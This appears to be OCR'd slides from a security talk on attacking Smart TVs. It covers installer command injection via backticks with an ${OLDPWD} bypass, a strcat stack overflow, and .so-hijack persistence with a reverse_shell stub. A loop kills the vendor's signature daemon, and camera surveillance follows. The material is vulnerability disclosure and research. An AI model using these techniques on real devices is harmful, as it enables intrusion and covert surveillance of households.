MOVEQ           R5, 0xFFFFFFFF
MOV             R7, R0
```

Smart TV App Store

```
BEQ             loc_CA18D0
SUB             R8, R11, #-var_148
LDR             R1, =(aNiceN19SInfoli - 0x4E78BC8)
LDR             R2, =(aMtd_cmmlib - 0x4E78BC8)
MOV             R3, R6
ADD             R1, R4, R1
MOV             R0, R8
ADD             R2, R4, R2
STR             R5, [SP,#0x154+var_154]
BL              _ZN8PCString5PrintEPcPKcz
MOV             R1, R8
MOV             R0, R7
BL              _ZN13CNNaviAppBase9execShellEPKc
LDR             R1, =(aSync - 0x4E78BC8)
ADD             R1, R4, R1 ; "sync"
MOV             R5, R0
MOV             R0, R7
BL              _ZN13CNNaviAppBase9execShellEPKc
MOV             R0, R5
SUB             SP, R11, #0x18
LDMFD           SP!, {R4-R8,R11,PC}
```

Smart TV App Store

- _ZN13CNNaviAppBase9execShellEPKc()
  - It does system()
  - vfork()
  - waitpid()
  - execl()
- Our "Download" value is passed to this with a prefix command
  - EX) "/bin/unzip *OUR_DOWNLOAD_VALUE*"
- There is a sanity-check for '|', ';' and etc, before our value is passed, but misses some linux special characters like '`' (tilt)

Smart TV App Store

- So, it’s an easy bug
  - $ some_command myapp.`whoami`zip
- But there is a hurdle
  - we can’t use ‘/’ character
- Solution:
  - Use ${OLDPWD}
  - The environment variable has ‘/’ in this case as the installer is a background process

Smart TV App Store

- **APP bug case #2**
  - **Another bug in the installer**
  - **The installer uses "widget_id" value for**
    - **Making a directory for our app**
  - **But wrong string handling**

```
LDMIA           R9, {R0-R3}
SUB             R5, R5, #4
SUB             R12, R11, #-var_650
STR             R12, [R11,#s]
STMIA           R5, {R0-R3}
SUB             R0, R11, #-var_510
MOV             R2, #0xF0 ; n
MOV             R1, R6  ; c
SUB             R0, R0, #4 ; s
BL              memset
MOV             R0, R5
LDR             R1, [R7,#0x34]
BL              _ZN8PCString7ConcateEPcPKc
```

Smart TV App Store

- _ZN8PCString7ConcateEPcPKc()
  - This wrapper function does
    - strcat() inside
  - Simple stack buffer overflow

```
------------------------------------------------------------
PC, LR MEMINFO
------------------------------------------------------------
PC:61616160, LR:12834
------------------------------------------------------------
No VMA for ADDR PC
------------------------------------------------------------
03e0: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
0400: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
0420: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

KOREA UNIVERSITY

Korea University CIST Center for Information Security Technologies

Smart TV App Store

- APP bug case #3 and more
  - As we say, there are hundreds of API that developers can use
  - There are many functions that handle string/data wrongly
  - Very kind memory corruption bugs
  - And even system() bugs
    - FILESYSTEM.Unzip()
    - FILESYSTEM.Move()
    - FILESYSTEM.Copy()
    - FILESYSTEM.Delete()
      - Delete() actually doesn't work as it checks first if the given path exists before system(delete_file)

Smart TV App Store

- **FILESYSTEM.Unzip() bug**

```
LDR                R1, =(aUnzip - 0x1FAB08)
MOV                R0, R4
ADD                R1, R5, R1 ; "Unzip"
BL                 _ZNKSs7compareEPKc
CMP                R0, #0
BEQ                loc_9D4E0
```

↓

```
LDR                R0, [R11,#arg_0]
LDR                R1, [R6]
LDR                R2, [R0]
LDR                R0, [R7,#0x28]
BL                 j__ZN3sef18CEmpTaskFileSystem5UnzipEPcS1_
```

↓

Smart TV App Store

- **FILESYSTEM.Unzip() bug**

```
SUB                R1, R11, #-var_430
LDR                R0, [R11,#var_440]
SUB                R1, R1, #0xC
BL                 j__ZN3sef18CEmpTaskFileSystem10SystemCallEPKc
```

$\downarrow$


```
MOV                R0, R6
BL                 _ZN3sef12SefExecShellEPKc
```

- **Game over**


Smart TV App Store

- There are more security bugs in API but won’t list them up all
- Over again, this is not only API’s problem.
- This is because all app is running as ‘root’ privilege
- Also, TV strongly relies on *secure* (but maybe *insecure*) coding but not security protection like sandbox


A hacker outside of your network




A hacker outside of your network



A hacker outside of your network



A hacker outside of your network



A hacker outside of your network


- SNS client is a gold vector for Smart TV hackers
  - Smart TV is more fancy than you think
  - Vendors are really building a new software platform
  - You have Smart TV edition facebook called “Our story” (Faked name)
    - They have a facebook app inside, anyway
  - You make friends and send photos, messages and etc
  - Of course this is a good attack point

A hacker outside of your network

- Traditional vectors are also possible
  - Web browser
  - It’s hard to patch security flaws for embedded systems
  - The browser uses webkit and flash
    - They’re old versions and it’s not just an old webkit or flash problem.
    - There are a bunch of old libraries

A hacker outside of your network

- Traditional vectors are also possible
  - Web surfing within the Smart TV web browser is like web surfing within a web browser from many years ago
  - Huge risk



This box dynamically displays the following information:

Your Flash Player Version:	10.1.105.7
Your OS:	Linux 2.6.35.13 (32-bit)
Your Browser:	Safari

A hacker in your network

- Network daemons
  - There are around 10 tcp/udp daemons
  - They are not ftp/sendmail/ssh
  - But for providing rich experiences to user

```
tcp 0 0.0.0.0:58336          0.0.0.0:*              LISTEN     847/MainServer
Tcp 0 0.0.0.0:64384          0.0.0.0:*              LISTEN     847/MainServer
tcp 0 0.0.0.0:57794          0.0.0.0:*              LISTEN     847/MainServer
tcp 0 0.0.0.0:9090           0.0.0.0:*              LISTEN     67/exeDSP
tcp 0 0.0.0.0:50887          0.0.0.0:*              LISTEN     847/MainServer
tcp 0 0.0.0.0:51916          0.0.0.0:*              LISTEN     847/MainServer
tcp 0 0.0.0.0:80             0.0.0.0:*              LISTEN     67/exeDSP
tcp 0 0.0.0.0:6000           0.0.0.0:*              LISTEN     471/X
tcp 0.0.0.0.0:55000          0.0.0.0:*              LISTEN     67/exeDSP
tcp 0 0.0.0.0:55001          0.0.0.0:*              LISTEN     67/exeDSP
tcp 0 0.0.0.0:62778          0.0.0.0:*              LISTEN     847/MainServer
tcp 0 0.0.0.0:4443           0.0.0.0:*              LISTEN     67/exeDSP
tcp 0 0.0.0.0:443            0.0.0.0:*              LISTEN     67/exeDSP
tcp 10.0.1.23:7676           0.0.0.0:*              LISTEN     67/exeDSP
```

A hacker in your network

- The 55000 looks interesting
  - It has interesting functions
  - CTVControlManager::PacketParsing() parses our packet
  - Around 20 commands in switch()
    - 0, 1, 2, 4, 6, 7, 8, 9, 11, 12, 17, 18, 19, 20, 20, 100(auth and provide rich features to client), 110(bluetooth pairing), 120(Get public key), 121(rsa decrypt), 130(send key after aes decrypt), 200
    - Only a few commands need authentication

A hacker in your network

- There are some spots of memory corruption in commands that do some crypto
  - They don't properly check user value
  - It's exploitable but references uncontrollable data by us
  - We seldom see PC points to unmapped address, but have not done with a way make it reliable yet (lame)

```
Pid: 3465, comm: RemoteClient CPU: 0
Tainted: P               (2.6.35.13 #1)
pc : [<01bb36d4>]    lr : [<036ca950>]    psr: a0000010sp : 8f339bc0
ip : 8f33ccd4  fp : 8f339bfc  r10: 8f33ac60  r9 : 8f33cce4  r8 : 00000000
r7 : 8f33ac60  r6 : 8f340450  r5 : 066e91e8  r4 : 0788eb98  r3 : 00000000
r2 : 06d97380  r1 : 00000000  r0 : 00000000
```

A hacker in your network

- Port 7676 is UPNP service looks interesting
  - It has around 6 services
    - 2 services need you authenticated
    - 4 services don't' need you authentication
  - But didn't find any bug yet
- Man in The Middle
  - We said, all apps are running as 'root'
  - If there is anything wrong handling during MiTM, it's pwned
    - For example, while update apps
    - We found some at updating code
  - And there are packets not encrypted even for credentials

A hacker who can be around

- Who can touch your TV
  - Physical attacks
  - USB, other ports, etc
    - The TV is Linux version 2.6.35
- Who can see your TV
  - Remote controller
  - Tried to find memory corruption bugs in the code that parses your remote signals
    - #fail
- Who can be around your home
  - Broadcast signals
  - But unfortunately, we’ve not done anything with this yet

What do you do in pwned TV?

- Basically, you can do everything
  - As it’s just a regular PC
- Bad guys would do
  - Hijacking TV programs
  - Key-logging
  - Capturing TV screenshot
  - Sniffing network traffic
  - Stealing financial information

Persistent shells from TV

- We need shells from rebooted TV
- There are 3 general ways for that
  - 1: Re-writing firmware
    - Like Smart TV updates itself
    - But this could make TV a brick
  - 2: Remounting to make partitions writable and writing something bad into files
    - Example) /etc/init.rc
    - But "mount -o rw" sometimes doesn't work in embedded platforms for some reason
  - 3: Finding some .so files loaded by programs in a writable partition
    - We take this way

Persistent shells from TV

- Finding some so files loaded by programs in a writable partition
  - This can be achieved easily
  - Hooking sys_open() and checking if there is any “No such file or directory” error return number within .so file extension
    - We found some files
    - The files are loaded by web browser launcher
    - And the launcher is executed when booting

```
void _init() {
        system(do_some_bad);
        reverse_shell(my_ip);
}
```

Persistent shells from TV

- But there is a User Executable Preventer service daemon by the vendor
- It checks files and removes if they’re not signed by the vendor

```
[User Executable Preventer daemon pseoudo]

void sign_check() {
        while(1) {
                file = find_next_file();
                if(!is_Executable(file)) continue;
                ret = CheckRSA(file);
                if(ret == NOT_SIGNED) {
                        remove(file);
                }
                sleep(some);
        }
}
```

Persistent shells from TV

- Problem of the PREVENTER
  - As it has to scan all directories and files, it will not delete your file immediately
  - Which means, you usually have time to do something before the PREVENTER
  - It would be better if they implemented it at system call level hooking like in sys_execve or sys_open
    - But still a lot of ways to bypass it, anyway

Persistent shells from TV

- Solution for attackers: Just kill the daemon
- Now not signed programs can be also alive
- Note: The PREVENTER is not a good idea. It doesn’t actually prevent, but, just gives bad performance to TV

```
[OUR ‘PREVENTER’ KILLER]

main() {
        while(1) {
               system(“killall -9 PREVENTER”);
                sleep(5);
        }
}
```

What does beist do in pwned TV?


- We asked around 100 friends what case is the worst if their Smart TV got hacked
  - 1: Stealing financial information
  - 2: Hijacking TV programs
  - 3: Breaking your TV
  - 4: Watching and listening via your TV
- Vote, please?

What does beist do in pwned TV?

- SURVEY RESULT
- We asked friends around 100 what's the worst case people think if their Smart TV got hacked
  - 1: Stealing financial information
    - 10%
  - 2: Hijacking TV programs
    - 0%
  - 3: Breaking your TV
    - 5%
  - 4: Watching and listening via your TV
    - 85%

The German Film!

- **4: Watching and listening via your TV**
  - **85%**
  - ***I wish I could do photoshop!***


Before the Fall of the Berlin Wall, East Germany's Secret Police Listened to Your Secrets.
THE LIVES OF OTHERS
"A TERRIFIC TALE! As timely as it is timeless!" –Joseph Morgenstern, The Wall Street Journal
WRITTEN AND DIRECTED BY FLORIAN HENCKEL VON DONNERSMARCK
WINNER ACADEMY AWARD® BEST FOREIGN LANGUAGE FILM 2006
DVD VIDEO

What does 85% mean?

- 85% is still very high
- But I think the 15% didn't exactly understand what I can do in pwned TV
  - Most of them are not computer experts

Privacy!

- We know that Smart TV have built-in camera and mic
  - Sounds so fun
- But before we cover "Surveillance implementation part" of pwned Smart TV, I need to mention
  - Surveillance program
    - Smart phone against Smart TV
    - As a view of bad guys

Surveillance on Smartphone

- Smartphone
  - Smartphone has camera and MIC
  - But have you ever captured photos using the camera 24/7?
    - "I did the test"
  - I ran a simple surveillance program in an android Smartphone
    - It took a photo every 1 minuet
    - I went out with it and used like my real phone
  - I got 2 problems while the test

Surveillance on Smartphone

- Smartphone
  - Problem 1
  - After having hundreds of photos, I checked those pictures
  - Only around 1% photos were “just ok”
  - More than 99% photos were useless
  - You can easily guess why
    - You usually put your phone in your pocket or on the desk
    - Or moving so fast, then it’s so blur

Surveillance on Smartphone

- Smartphone
  - Problem 2
  - I don’t take photos much using my phone
  - But after this test, I realized taking pictures drains power
  - If you run your surveillance program in a target’s phone, he’ll recognize it quickly as his phone will be dying before lunch

Surveillance on Smart TV

- Smart TV
  - There is no power problem
    - TV is almost always connected to the power
    - Even no problem with 24 hour recording
  - TV can’t move
    - But on the other hand, it’s a good *photographer*
  - Surveillance on TV is not only about you
    - However, it’s also about your family or people who you very love
    - Do not make TV see your bed

Surveillance on Smart TV

- Smart TV
  - TV can't go to your office
  - It may not steal your business information or secret conversation
    - Unless if you put Smart TV at office
    - But we hear Smart TV is getting used more and more in corporate environments
  - But things that bad guys can get from pwned Smart TV would be very personal privacies
  - And it's so terrible, obviously

We need debugging

- Debugging is necessary as most of code are written in C++
